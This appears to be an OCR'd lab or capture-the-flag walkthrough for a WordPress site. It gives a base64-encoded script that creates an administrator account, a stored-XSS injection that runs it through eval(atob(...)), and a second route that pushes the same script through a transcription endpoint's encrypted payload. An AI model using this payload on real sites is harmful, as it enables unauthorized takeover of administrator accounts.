
```
┌──[✗]─[parrot@parrot]─[~/Documents/makesense]
└──╼ $base64 -w0 add-admin.js ; echo
dXJsID0gIi93cC1hZG1pbi91c2VyLW5ldy5waHAiOwp2YXIgbG9naW4gPSAiYWJjIjsKdmFyIHBhc3MgPSAiUEBzc3cwcmQxIjsKdmFyIGVtYWlsID0gICJhYmNAYWJjLmNvbSI7CgpmdW
5jdGlvbiBodHRwR2V0KHVybCkKewoJCSAgICB2YXIgeG1sSHR0cCA9IG5ldyBYTUxIdHRwUmVxdWVzdCgpOwoJCSAgICB4bWxIdHRwLm9wZW4oICJHRVQiLCB1cmwsIGZhbHNlICk7IC8v
IGZhbHNlIGZvciBzeW5jaHJvbm91cyByZXF1ZXN0CgkJICAgIHhtbEh0dHAuc2VuZCggbnVsbCApOwoJCSAgICByZXR1cm4geG1sSHR0cC5yZXNwb25zZVRleHQ7Cn0KdmFyIGFsbCA9IG
h0dHBHZXQodXJsKTsKdmFyIG5vbmNlID0gYWxsLnNwbGl0KCJuYW1lPVwiX3dwbm9uY2VfY3JlYXRlLVzZXJcIiB2YWx1ZT1cIiIpOyAKdmFyIG5vbmNlID0gbm9uY2VbMV0uc2xpY2Uo
MCwgMTApOyAKdmFyIGh0dHAgPSBuZXcgWE1MSHR0cFJlcXVlc3QoKTsKdmFyIHBhcmFtcyA9ICJhY3Rpb249Y3JlYXRldXNlciZfd3Bub25jZV9jcmVhdGUtdXNlcj0iICsgbm9uY2UgKy
AiJl93cF9odHRwX3JlZmVyZXI9JTJGd3AtYWRtaW4lMkZ1c2VyLW5ldy5waHAmdXNlcl9sb2dpbj0iICsgbG9naW4gKyAiJmVtYWlsPSIgKyBlbWFpbCArICImZmlyc3RfbmFtZT0mbGFz
dF9uYW1lPSZ1cmw9JnBhc3MxPSIgKyBwYXNzICsgIiZwYXNzMS10ZXh0PSIgKyBwYXNzICsgIiZwYXNzMj0iICsgcGFzcyArICImcHdfd2Vhaz1vbiZyb2xlPWFkbWluaXN0cmF0b3ImY3
JlYXRldXNlcj1BZGQrTmV3K1VzZXIiOwpodHRwLm9wZW4oIlBPU1QiLCB1cmwsIHRydWUpOwpodHRwLnNldFJlcXVlc3RIZWFkZXIoIkNvbnRlbnQtdHlwZSIsICJhcHBsaWNhdGlvbi94
LXd3dy1mb3JtLXVybGVuY29kZWQiKTsKaHR0cC5zZW5kKHBhcmFtcyk7Cg==
```

In the message, paste it like this.

```
<script>eval(atob("<base64 encoded code>"))</script>
```




Go to wp-login.php and use abc:P@ssw0rd1




Use phone call icon's feature

This recording feature doesn't work well, but javascript code exists. Open debugger in firefox developer mode(ctrl+shift+I or F12).



And add a breakpoint directly after startcall function, and click the phone call icon will hit the break point.




Here, we need to use processTextSubmission. This will send a post request,

```
const payload = { transcription: text, summary };
const encryptedPayload = await window.whisperTranscriber.encryptPayload(payload);
console.log('[Text AI] Payload encrypted');


// Step 4: Send to backend
$('#processingStatus').text('Saving results...');

const formData = new FormData();
formData.append('action', 'save_voice_results');
formData.append('nonce', webagency_ajax.nonce);
formData.append('post_id', postId);
formData.append('encrypted_payload', encryptedPayload);
```


Asking claude for this post request data gives me this.



Nonce can be acquired in debugger.



For post_id, just use any post_id created when submitting the contact form.




For encrypted payload, it uses a function encryptPayload.


```
const payload = { transcription: text, summary };
const encryptedPayload = await window.whisperTranscriber.encryptPayload(payload);
```


For payload, let's use above base64 encoded add-admin.js javascript here(I will change the name to abcd for here).

```
// Store the javascript in the variable
jsscript = "eval(atob('<javascript payload>'))"
// Use this variable to create payload
payload = {"transcription": jsscript, "summary": jsscript}
// Encrypt
await window.whisperTranscriber.encryptPayload(payload);
```

Send the post request in burpsuite





